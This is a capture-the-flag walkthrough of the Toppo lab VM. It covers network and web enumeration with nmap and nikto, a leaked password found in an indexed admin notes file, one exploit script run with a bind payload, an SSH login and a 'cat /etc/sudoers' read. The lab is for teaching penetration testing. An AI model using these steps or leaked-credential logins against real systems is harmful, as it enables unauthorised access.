

Toppo Write-up

Information Gathering

Step 0:

- Kali Linux IP: 192.168.56.102 `ifconfig`
- Host Machine IP: 192.168.56.1 and 192.168.56.100 (host only) `ipconfig` (It is a windows machine)
- Target Machine IP: 192.168.56.101

Step 01: `netdiscover -i eth1 -r 192.168.56.102/24`

```
root@kali: ~
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.56.1      0a:00:27:00:00:05    1     60  Unknown vendor
192.168.56.100    08:00:27:3c:81:57    1     60  PCS Systemtechnik GmbH
192.168.56.101    08:00:27:60:f8:84    1     60  PCS Systemtechnik GmbH
```

Scanning

Step 02:

- check whether host is alive
- `nmmap -sn 192.168.56.101` (It is)
- `nmmap -sC -sV -A -p- 192.168.56.101 > nmap.txt`
- `cat nmap.txt`

```
root@kali: ~
root@kali:~# cat nmap.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-24 13:18 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100024  1          36544/udp  status
|_  100024  1          37431/tcp  status
37431/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:60:F8:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.65 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.95 seconds
root@kali:~#
```

Monologue: You can see there are few interesting ports are open; I will clean-up the output.


Cleaned Output

- 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
- 80/tcp open http Apache httpd 2.4.10 ((Debian))
- 111/tcp open rpcbind 2-4 (RPC 100000)
 - rpcinfo:
 - program version port/proto service
 - 100000 2,3,4 111/tcp rpcbind
 - 100000 2,3,4 111/udp rpcbind
 - 100024 1 36544/udp status
 - 100024 1 37431/tcp status
- 37431/tcp open status 1 (RPC #100024)

and more

Step 03:

- As usual, I am going to open the browser and gonna check the ip with robots.txt and try all the ports I got here. If I get anything interesting I will enclose the screenshot here.
- I browse the 192.168.56.101 (default port 80).



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- I didn't get anything on port 111 and 37431. (little skeptical in my mind that I am missing something here). Anyway, I will do a nikto with each of the port; and will report only when I find anything.

Step 04:

- `nikto -h 192.168.56.101 > nikto80.txt`
- `nikto -h 192.168.56.101 -p 111 > nikto80.txt` (didn't work)
- `nikto -h 192.168.56.101 -p 37431 > nikto80.txt` (no webserver found)
- `cat nikto80.txt`

```
root@kali: ~  
root@kali:~# nikto -h 192.168.56.101 -p 37431 > nikto37431.txt  
root@kali:~# cat nikto80.txt  
- Nikto v2.1.6  
-----  
+ Target IP: 192.168.56.101  
+ Target Hostname: 192.168.56.101  
+ Target Port: 80  
+ Start Time: 2018-08-24 13:43:53 (GMT-4)  
-----  
+ Server: Apache/2.4.10 (Debian)  
+ Server leaks inodes via ETags, header found with file /, fields: 0x1925 0x563f5cf7  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent  
+ The X-Content-Type-Options header is not set. This could allow the user agent to r  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2  
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST  
+ OSVDB-3268: /admin/: Directory indexing found.  
+ OSVDB-3092: /admin/: This might be interesting...  
+ OSVDB-3268: /img/: Directory indexing found.  
+ OSVDB-3092: /img/: This might be interesting...  
+ OSVDB-3268: /mail/: Directory indexing found.  
+ OSVDB-3092: /mail/: This might be interesting...  
+ OSVDB-3092: /manual/: Web server manual found.  
+ OSVDB-3268: /manual/images/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7535 requests: 0 error(s) and 15 item(s) reported on remote host  
+ End Time: 2018-08-24 13:46:26 (GMT-4) (153 seconds)  
-----  
+ 1 host(s) tested  
root@kali:~#
```

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Monologue: There is directory indexing

- 192.168.56.101/admin

Index of /admin

192.168.56.101/admin/

Index of /admin

Name	Last modified	Size	Description
 Parent Directory	-		
 notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 192.168.56.101 Port 80

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- We found an interesting notes.txt file as well

192.168.56.101/admin/notes.txt

192.168.56.101/admin/notes.txt

Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

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- Note to myself : I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .
- Passw ord: 12345ted123 (fishing and soccer)
- username: ted or ted123 (my guess)
- 192.168.56.101/img

Index of /img

about-bg.jpg (JPEG Image) ×contact-bg.jpg (JPEG Image) ×home-bg.jpg (JPEG Image) ×post-bg.jpg (JPEG Image) ×post-sample-image.jpg ×

192.168.56.101/img/

Index of /img

Name	Last modified	Size	Description
Parent Directory	-		
about-bg.jpg	2018-01-29 21:18	2.4M	
contact-bg.jpg	2018-01-29 21:18	489K	
home-bg.jpg	2018-01-29 21:18	1.0M	
post-bg.jpg	2018-01-29 21:18	1.7M	
post-sample-image.jpg	2018-01-29 21:18	112K	

Apache/2.4.10 (Debian) Server at 192.168.56.101 Port 80

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Monologue: Although it looks harmless but I have seen stegnographed photo in the past. Therefore, I don't want to take chance. I am gonna download all and keep it for backup (further enumerate if I bump my head on the wall)

- [about-bg](#), [contact-bg](#), [home-bg](#), [post-bg](#), [post-sample-image.jpg](#)
- 192.168.56.101/mail

Index of /mail

about-bg.jpg (JPEG Image) ×contact-bg.jpg (JPEG Image) ×home-bg.jpg (JPEG Image) ×post-bg.jpg (JPEG Image) ×post-sample-image.jpg ×

192.168.56.101/mail/

Index of /mail

Name	Last modified	Size	Description
Parent Directory	-		
contact_me.php	2018-01-29 21:18	1.2K	

Apache/2.4.10 (Debian) Server at 192.168.56.101 Port 80

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Monologue: Although there is a PHP file here but it doesn't do much. I will keep it a low priority.

- 192.168.56.101/manual/images/

Monologue: Running Apache and version is 2.4

Note: I tried both port 80 and port 111. (other port didn't give me anything)

```
root@kali: ~  
root@kali:~# ls  
34900.py    Downloads    nikto37431.txt  Pictures    Videos  
Desktop    Music        nikto80.txt     Public      video.tar.gz  
Documents  nikto111.txt nmap.txt        Templates  
root@kali:~# ./34900.py payload=bind rhost=192.168.56.101 rport=80  
/usr/bin/env: 'python\r': No such file or directory  
root@kali:~# python 34900.py payload=bind rhost=192.168.56.101 rport=80  
[-] Trying exploit on : /cgi-sys/entropysearch.cgi  
[*] 404 on : /cgi-sys/entropysearch.cgi  
[!] Successfully exploited  
[!] Connected to 192.168.56.101  
192.168.56.101> █
```

Monologue: How ever it left me keep banging my head on table because my privilege escalation skill is rather rusty.. Therefore, I thought why not I just keep a note of it and target some low hanging fruit?!

- Remember we have (check line 68 and 69 provided you need to recall how we got this :) Sometime happens)
- Password: 12345ted123 (fishing and soccer)
- username: ted or ted123 (my guess)

Step 06:

- Let me do a SSH using above credentials
- `ssh ted@192.168.56.101`
- `password: 12345ted123`

```
ted@Toppo: ~  
root@kali:~# ssh ted@192.168.56.101  
ted@192.168.56.101's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Aug 24 14:19:55 2018 from 192.168.56.102  
ted@Toppo:~$ █
```

- Before I get drive into privilege escalation part, let me check in the sudoers' list
- `cat /etc/sudoers`

Happy Weekend to all!